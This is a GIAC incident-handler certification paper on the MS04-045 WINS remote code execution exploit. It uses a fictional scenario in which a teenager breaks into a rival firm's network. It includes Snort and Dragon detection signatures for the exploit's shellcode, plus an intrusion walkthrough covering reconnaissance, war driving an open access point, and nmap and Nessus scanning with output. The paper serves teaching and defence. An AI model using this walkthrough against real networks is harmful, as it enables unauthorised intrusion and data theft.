Global Information Assurance Certification Paper

WINS Remote Code Execution Exploit (MS04-045)

GIAC Certified Incident Handler

Practical Assignment

Version 4

Option One

Zekeria A. Sheikh
Washington, DC
December 2004
Submitted: March 22, 2005

Table of Content

Table of Figures

Abstract

I am writing this paper to partially fulfill the requirements of GCIH certification. This paper will show the five stages an attacker uses. I will explain how an attacker uses publicly available tools such as Google to perform reconnaissance. Using exploit code demonstrates how a service can be exploited. I will show how windows application rootkit can be used to hide directories and any process and services that run in that directory. A couple of methods are going to be discussed on how to cover tracks. Later the six steps of incident handling process is explained.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style.
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

Hypothetical Scenario

SmallCity has two major suppliers (Mega Corp and ABC Inc.) which are often in fierce competition with each others. Mega Corp is the larger of the two companies. In the year 2004 Mega Corp won 80% of the RFPs (Request for Price) requested by the city of SmallCity. Max, who is the account executive at ABC Inc., is in charge of the SmallCity account. His 2004 commission was badly affected due to losing to Mega Corp multiple times. The last RFP that ABC inc. lost to Mega Corp was by a margin of only twelve hundred dollars ($1200). Max was thinking if he could know what Mega Corps RFP is before they submit it; he could always win the bid by submitting his a little less than

theirs.

There is another RFP that was just released that is due in a couple of months which has a value of two million dollars. It is critical that ABC Inc. wins this bid or they may have to close shop. Max is very desperate to win this and get his hefty commission.

Last Christmas, at a family dinner, Max heard that Billy, his nephew, has hacked in to somebody's computer to download some games. Max thought, if I could get a hold of Mega Corps files, I could guarantee a win. After dinner, Max approached Billy and told him his dilemma. He asked Billy if it is possible to break in to Mega Corp's network undetected and get the information he needs. Billy who learned how to hack by reading "Hacking how-to" papers and internet chat rooms was up for this challenge. He told Max he could do it.

Statement of Purpose

This paper demonstrates how a teenager was able to use a WINS Remote Code Execution exploit to completely take control over a WINS server. The attacker first performed reconnaissance against the target organization using whois search, the organizations web site, and Google search. Based on the information he found during reconnaissance phase, he attempted unsuccessful network scan of the IP range that belonged to the target organization. He then used a war dialer tool to check for modems connected to phone lines. Finally, the attacker was successfully connected to the target organization using unsecured wireless access point. After successfully connecting to the internal network of the organization, the attacker scanned the network using Nmap and discovered services listening. After finding a vulnerable service, he performed vulnerability scan to verify that the service is actually vulnerable. He then used the exploit he downloaded against the target computer successfully. The attacker then installed backdoor to hide his tools from system administrators and users. He uploaded the SAM database to his computer for later password cracking. Before he disconnected from the computer he cleared the event logs to hide his activity. The next day he was able to connect to one of the Linux workstation using SSH and the admin password he was able to crack from the SAM database. He installed reverse www shell on the Linux computer for future access.

After the IT manager of the target organization identified the intrusion, he was able to use the pre-defined incident handling procedure to partially identify, contain and eradicate the intrusion. The organization also called professional security consultants to help them with incident handling process. The security consultants were also able to help them in recovering the compromised computers.

The Exploit

Name

The name of the exploit used here is **Microsoft WINS Remote Code Execution Exploit (MS04-045) or ZUCWins 0.1 - Wins 2000 remote root exploit.** This exploit takes advantage of vulnerability in the Microsoft Windows Internet Naming Service (WINS) replication protocol. This Vulnerability was first reported by Nicolas Waisman.[1]

CVE Candidate ID: CAN-2004-1080 (under review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-1080

CVE Candidate ID: CAN-2004-0567 (under review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0567

Bugtraq ID: 11763
http://www.securityfocus.com/bid/11763

Microsoft Security Bulletin: MS04-045
http://www.microsoft.com/technet/security/bulletin/MS04-045.mspx

OSVDB(Open Source Vulnerability Database) ID: 12370
http://www.osvdb.org/displayvuln.php?osvdb_id=12370

ISS X-Force ID: 18259
http://xforce.iss.net/xforce/xfdb/18259

CERT VU ID: 145134
http://www.kb.cert.org/vuls/id/145134

Secunia Advisory ID: 13466
http://secunia.com/advisories/13466

There are no known variants of the WINS Remote Code Execution Exploit.

Operating System

Multiple Microsoft Server family operating systems are vulnerable to the WINS remote code execution exploit. The following list of operating systems is vulnerable before the KB870763 patch is installed.[2]

- Microsoft Small Business Server 2000
- Microsoft Small Business Server 2003
- Microsoft Windows 2000 Advanced Server SP1, SP2, SP3, and SP4
- Microsoft Windows 2000 Datacenter Server SP1, SP2, SP3, and SP4

- Microsoft Windows 2000 Server SP1, SP2, SP3, and SP4
  + Avaya DefinityOne Media Servers
  + Avaya IP600 Media Servers
  + Avaya S3400 Message Application Server
  + Avaya S8100 Media Servers
- Microsoft Windows NT Enterprise Server 4.0 SP1, SP2, SP3, SP4, SP5, SP6, and SP6a
  + Avaya DefinityOne Media Servers
  + Avaya IP600 Media Servers
  + Avaya S8100 Media Servers
- Microsoft Windows NT Server 4.0 SP1, SP2, SP3, SP4, SP5, SP6, and SP6a
- Microsoft Windows NT Terminal Server 4.0 SP1, SP2, SP3, SP4, SP5, SP6, and SP6a
- Microsoft Windows Server 2003 Datacenter Edition
- Microsoft Windows Server 2003 Datacenter Edition 64-bit
- Microsoft Windows Server 2003 Enterprise Edition
- Microsoft Windows Server 2003 Enterprise Edition 64-bit
- Microsoft Windows Server 2003 Standard Edition
- Microsoft Windows Server 2003 Web Edition

Protocols/Services/Applications

WINS Service

WINS is a Microsoft proprietary service that is used to provide dynamic NetBIOS to IP address resolution and registration. The WINS service is not installed by default. Once installed the WINS server handles name registration and release requests from WINS clients. If the WINS client name is not yet registered with the WINS server, then the WINS server will register the WINS clients name and IP address in its database. When a WINS client tries to communicate with another computer, it queries the WINS server for the IP address of the computer by supplying the WINS server with the NetBIOS name of the target computer. When a WINS client leaves a network, it also releases its name with the WINS server.[3] For servers that are not capable of dynamic registration, WINS servers allow static name registration.

Why do we use WINS server? How one benefit can by using WINS server? The answer to the above question is that for one it centralizes the management of NetBIOS name database. Secondly, it reduces network broadcasts that WINS clients would have generate when trying to locate the IP address of the target machine. Without WINS, the network would experience “ARP-like” broadcast traffic.

A network administrator can achieve load balancing and high availability by utilizing more than one WINS server in the network. This is possible by using

multiple WINS servers and allowing them to replicate their database to each others (Figure 1).




Figure 1 - WINS Replication[3]

WINS replication is performed between partners. In figure 1, Server-A will be configured as a replication partner to Server-B and vise versa. Unless the servers are configured as a replication partner, replication is not possible among them. Each WINS server should at least have one other WINS server as its replication partner. This will insure that the database of one WINS server will be available on a backup WINS server in case of disaster. One can configure a replication partner as a "pull" or "push". A "pull partner" is a WINS server that requests new WINS database entries from its partner where as a "push partner" is a WINS server that sends update notification messages to its replication partner. "When replication is configured between two WINS servers, it is recommended that both servers be push and pull partners of the other."[3] WINS uses a data structure to store connection information about the replication partners. This data structure is called Association Context.

Description

The ZUCWins 0.1 - Wins 2000 remote root exploit takes advantage of vulnerability in the way WINS handles association context validation. As explained earlier, an Association Context is a data structure that stores connection information between two or more WINS replication partners. Lack of validation of the buffer, where the replication information data is written to, exposes a heap-based buffer overflow. Before continuing with the discussion of the vulnerability of the WINS service and the exploit, a discussion on what buffer overflow is warranted. In the next section a heap-based buffer overflow will be explained.

Buffer Overflow

A buffer overflow occurs when one tries to put large data in to a smaller buffer.

This condition exists when a programmer forgets to implement a bound checking for his/her software. Unchecked, oversized input will not only write to its allocated memory location, but it will also overwrite the memory location adjacent to it. Hence, the “overflow”.

The ability to execute additional code in the “buffer overflow” is what gives the attacker the opportunity to select malicious payloads to compromise the target system. For example, it is possible to run an exploit that would create an account with an administrator privileges and/or escalate a privilege of an existing account. In this example, an attacker could gain complete control over the exploited computer.

There are several different types of buffer overflow conditions: Stack based overflow, heap based overflow, and BCC based overflow. The most common type of buffer overflow is stack based. The stack based overflow has been used by many exploits. Now, many operating systems are built to prevent execution of code in the stack. Such operating systems are OpenBSD and Solaris.[4] Even Windows XP SP2 has Data Execution Prevention (DEP) which marks pages as non-executable. Stack is one of the page that DEP marks as non-executable memory location. There are also many other software available that protect the stack such as Stackguard and StackSheild.

Now that the stack is protected, attackers needed to find other vulnerabilities that allow them to execute arbitrary code. The Heap-base buffer overflow is not as popular as the stack based. Therefore, the heap-based buffer overflow does not have any type of protection such as Stackguard. Attackers took advantage of that to create exploits that allow for code execution. The WINS exploit that I will be discussing in the next section is based on heap-based buffer overflow.

Heap, just like stack, is executable and writable. Heap is a memory location that is dynamically allocated by an application. In most cases memory allocation is requested by the kernel instead of the application.[5] An attacker can execute a code of his/her choosing by writing their code to the heap and by hijacking the pointer and pointing it to their code. Figure 2 shows this concept.




Figure 2 - Heap-based Overflow

The Vulnerability and Exploit

The Microsoft WINS service has two new vulnerabilities that have been disclosed recently. The vulnerabilities are:

1. Name Validation Vulnerability - CAN-2004-0567
2. Association Context Vulnerability – CAN-2004-1080

The WINS exploit uses the association context vulnerability to cause buffer overflow and allow an arbitrary code execution.

The Microsoft WINS service is used to resolve NetBIOS name to an IP address. A computer with a WINS service running on it is called a WINS server. Multiple WINS servers could replicate their database to other WINS servers for redundancy and load balancing. The replication protocol uses TCP port 42 to establish connections between replication partners. Connection information between these replication partners is stored in a data structure called association context.[3] Failing to check the size of this connection information and writing it to the buffer causes a heap-based buffer overflow to occur. An attacker can send specially crafted replication packet with invalid context association to hijack a memory pointer. The attacker can modify the memory pointer and points it to a memory location that contains malicious software. The compromised computer then will execute this code to allow the attacker to have complete control. The attacker would be able to create an account with full privileges, read, write and delete files.

The WINS exploit written by zuc@hack takes advantage of the association context vulnerability. This exploit which is written in C is available at http://packetstormsecurity.org/0412-exploits/wins.c.[6]

Signatures of the attack

Snort Signature

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 42 (msg:"WINS
EXPLOIT win2000 overflow attempt";
flow:to_server,established; content:"|90 00 4e 05|";
classtype:attempted-admin;)
```

Enterasys Dragon Signatures

```
T D A B 0 500 42 MS:WINS-OVERFLOW-KOTIK
/78/34/65/05/90/00/4e/05/90/00/4e/05/90/03/4e/05/90/00/4e/05
/90/01/4e/05/90/00/4e/05/90/00/4e/05/90/00/4e/05/90/00

T D A B 0 0 42 MS:WINS-SHELLCODE-KOTIK
/58/46/57/53/32/5f/33/32/2e/44/4c/4c ,
/05/0c/94/53/68/2e/65/78/65/68/5c/63/6d/64
```

Windows Event Log

After the WINS exploit was run on the target computer, the following Windows Event Viewers System Log was found.

```
Event Type:         Error
Event Source:       Wins
Event Category:     None
Event ID:           4242
Date:               2/12/2005
Time:               2:56:08 AM
User:               N/A
Computer:           WINSSERVER
Description:
WINS Push thread encountered an exception.  A recovery will
be attempted.
Data:
0000:  ff 02 00 00 05 00 00 c0  y…….A
And
Event Type:         Error
Event Source:       Wins
Event Category:     None
Event ID:           4297
Date:               2/12/2005
Time:               2:56:08 AM
User:               N/A
Computer:           WINSSERVER
Description:
WINS encountered a low memory condition.  Check to see if
```

```
the system is running out of a virtual memory.
Data:
0000:  5a 03 00 00 57 00 00 00   z….w…..
```

Stages of the Attack Process

Reconnaissance

Armed with the name Mega Corp, Billy fired up his browser and started Google. He typed Mega Corp in Google's search field and hit the "Google Search" button. Billy was delighted to see there was a search result for Mega Corp located in SmallCity. He quickly press the link that opened a web site "Megacorp.dom". Billy took his time browsing the web site. He was able to find a lot of information about Mega Corp that he could use to start his attack. He pressed the "contact us" link which took him to a page with Mega Corps address and a phone number. He also found a map that show exactly where Mega Corp is located in SmallCity. Billy proceeded surfing the web site and found a small paragraph that talked about the company. He was able to deduct from the paragraph that Mega Corp employed about 120 people.

Now that Billy knows the domain name of Mega Corp, he could not wait to find out what IP address range they own. He opened his browser and typed www.networksolutions.com to find out the whois information of Megacorp.dom. The result of this search was beyond Billy's expectation. Not only did he find out what the IP address range was, but also he found out another phone number different from the one he discovered from the web site. The result of his whois search is listed below.

```
OrgName:      MegaCorp
OrgID:        WXYZ
Address:      1234 Alpha Lane
City:         SmallCity
StateProv:    VA
PostalCode:   99999
Country:      US
Phone:        +1-703-555-5555

NetRange:   xxx.xxx.xxx.0 - xxx.xxx.xxx.16
CIDR:       xxx.xxx.xxx.0/28
NetName:    NET-xxx-xxx-xxx-0-1
NetHandle:  NET-xxx-xxx-xxx-0-1
Parent:     NET-xxx-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.BIGTELE.NET
NameServer: NS2.BIGTELE.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-05-25
Updated:    2003-11-04
```

```
OrgAbuseHandle: NAD15-ARIN
OrgAbuseName:   Network Abuse Department
OrgAbusePhone:  +1-888-555-5555
OrgAbuseEmail:  abuse@BIGTELE.com

OrgNOCHandle: NSC12-ARIN
OrgNOCName:   Network Service Center
OrgNOCPhone:  +1-888-555-5555
OrgNOCEmail:  nscservice@BIGTELE.com

OrgTechHandle: IP86-ARIN
OrgTechName:   IP Admin
OrgTechPhone:  +1-888-555-5555
OrgTechEmail:  ip-admin@BIGTELE.com
```

Billy started plotting his attack. He knows that Mega Corp has a web server and approximately 120 computers. He also knows some of the phone numbers that belonged to Mega Corp. He thought that starting with war dialing may be a good place to start. To increase his chance of finding a phone line connected to a modem, he decided to do more research. Billy remembered that Google phone book directory is one way he could find more phone numbers for Mega Corp. Billy opened Google search page and typed the following directive to search for phone numbers.

```
Bphonebook:Mega Corp VA
```

The result of this search was very satisfying to Billy (Figure 3). Now he has enough information to start his scanning of Mega Corps network and perform his war dialing activities.




Figure 3 - Google Business Phone Book Search results

Scanning

Now that Billy has completed his reconnaissance on Mega Corp, he is ready to start doing network discovery. He started by scanning the IP range he found when he performed whois search. Only three of the 16 IP addresses he scanned responded. The first IP had only port 80 and 443 opened. Billy thought this is the web server. The other two were FTP server and DNS server. He quickly ran vulnerability assessment against those servers. To his dismay, he was not able to find any vulnerability to exploit. Apparently John, the system administrator for Mega Corp, has implemented a strong perimeter defense and is current with relevant security patches. Billy was not discouraged by this setback.

Billy surfed to The Hackers Choice website (www.THC.org) and downloaded his favorite war dialing tool, THC-Scan 2.0. He has decided to scan Mega Corp's

phone list he discovered during his reconnaissance. His objective was to locate a computer with a modem connected to a phone line. This modem-based vulnerability sometime occurs when employees disregard security policies restricting modem connections or when companies do not properly secure such connections. Billy found one modem, but it was secured with strong authentication.

Billy refused to be defeated by Mega Corp's IT team. He gathered his war driving kit and went for a ride. He already knew Mega Corp's Physical address since they had it listed on their web site. After five minutes drive, Billy was parked in front of a large office building that housed Mega Corp. This building is used by 8 more other businesses. Billy drove his car behind the building where employees park and set his camp. Billy's laptop is configured to use dual boot, Windows and Linux. Billy booted his laptop with Windows XP SP2 and started Network Stumbler. He put his antenna on top of his car and started scanning for unsecured access points. It did not take long for Billy to find multiple access points. Many of these access points were unsecured.

Among these access points was one that belonged to Mega Corp (Figure 4). It was easy for Billy to identify which one belonged to Mega Corp since the SSID was set to "MegaCorp". Billy was very excited to find an access point for Mega Corp that was completely unsecured. The access point was configured with no WEP and the default vender name was not removed.




Figure 4 - Network Stumbler scan

Billy rebooted his laptop and loaded Linux. He reconfigured his TCP/IP properties so that it used DHCP instead of the static IP he had originally. Now Billy is connected to the access point and his laptop is part of the Mega Corp network. He opened a terminal console and typed "ifconfig –a" command as shown next.

```
[root@t4linux root]# ifconfig -a
```

```
eth0      Link encap:Ethernet  HWaddr XX:XX:XX:XX:XX:XX
          inet addr:192.168.227.140  Bcast: 192.168.227.255
Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:218337608 errors:0 dropped:0 overruns:0 frame:0
          TX packets:248754179 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:100
          RX bytes:1301388592 (1241.1 Mb)  TX bytes:244077583 (232.7
Mb)
          Interrupt:11

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:864165 errors:0 dropped:0 overruns:0 frame:0
          TX packets:864165 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1717889772 (1638.3 Mb)  TX bytes:1717889772
(1638.3 Mb
```

From this output Billy was able to determine the internal IP addresses of Mega Corp. Now Billy can scan the network to find vulnerable computers to exploit. He opened a console terminal and ran "nmap –A 192.168.227.0/24". The –A switch combines (-O) OS Fingerprinting and (-sV) Version scanning. The result of Billy's nmap scan is listed below. Nmap is a free port scanning utility that can be downloaded from http://www.insecure.org/nmap.

```
[root@t4linux root]# nmap -A 192.168.227.0/24

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2005-02-16
1:38 EST
Interesting ports on 192.168.227.10:
(The 1645 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          Microsoft ESMTP 5.0.2172.1
42/tcp   open  wins          Microsoft Windows Wins
53/tcp   open  domain        Microsoft DNS
80/tcp   open  http          Microsoft IIS webserver 5.0
135/tcp  open  msrpc         Microsoft Windows msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds  Microsoft Windows 2000 microsoft-ds
1025/tcp open  msrpc         Microsoft Windows msrpc
1026/tcp open  msrpc         Microsoft Windows msrpc
1029/tcp open  mstask        Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
1031/tcp open  mstask        Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
1033/tcp open  mstask        Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
3372/tcp open  msdtc         Microsoft Distributed Transaction
Coordinator (error)
3389/tcp open  ms-term-serv?
MAC Address: 00:90:27:F9:7B:C3 (Intel)
Device type: general purpose
```

```
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

Insufficient responses for TCP sequencing (1), OS detection may be
less accurateInteresting ports on 192.168.227.129:
(The 1656 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 3.5p1 (protocol 1.99)
111/tcp  open  rpcbind 2 (rpc #100000)
1024/tcp open  status  1 (rpc #100024)
6000/tcp open  X11     (access denied)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Gentoo 1.2 linux (Kernel 2.4.19-
gentoo-rc5), Linux 2.4.20, Linux 2.4.20 - 2.4.22 w/grsecurity.org
patch, Linux 2.5.25 - 2.6.3
or Gentoo 1.2 Linux 2.4.19 rc1-rc7)

Interesting ports on 192.168.227.130:
(The 1656 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 3.5p1 (protocol 1.99)
111/tcp  open  rpc
1024/tcp open  status  1 (rpc #100024)
6000/tcp open  X11     (access denied)
MAC Address: 00:50:8B:4D:D6:5B (Compaq Computer)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20
Uptime 0.029 days (since Wed Feb 16 18:58:51 2005)

Interesting ports on 192.168.227.135:
(The 1656 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE      VERSION
135/tcp  open  mstask       Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  mstask       Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
MAC Address: 00:90:27:F9:7B:B6 (Intel)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

Nmap run completed -- 256 IP addresses (4 hosts up) scanned in
128.448 seconds
[root@t4linux root]#
```

After examining the nmap output, Billy inventoried his findings. The host with 192.168.227.10 caught his eyes first. This host has multiple services open including http, smtp, wins, and domain. Bingo a server! He exclaimed. Billy remembered reading a recent publication about WINS remote code execution vulnerability. He thought this is a new vulnerability and the system administrator might not have patched this server yet. He opened Nessus, a vulnerability

scanner freely available at http://www.nessus.com/download/index.php, and logged in. He then proceeded by choosing only the WINS plugins to reduce the network traffic Nessus generates(Figure 5).

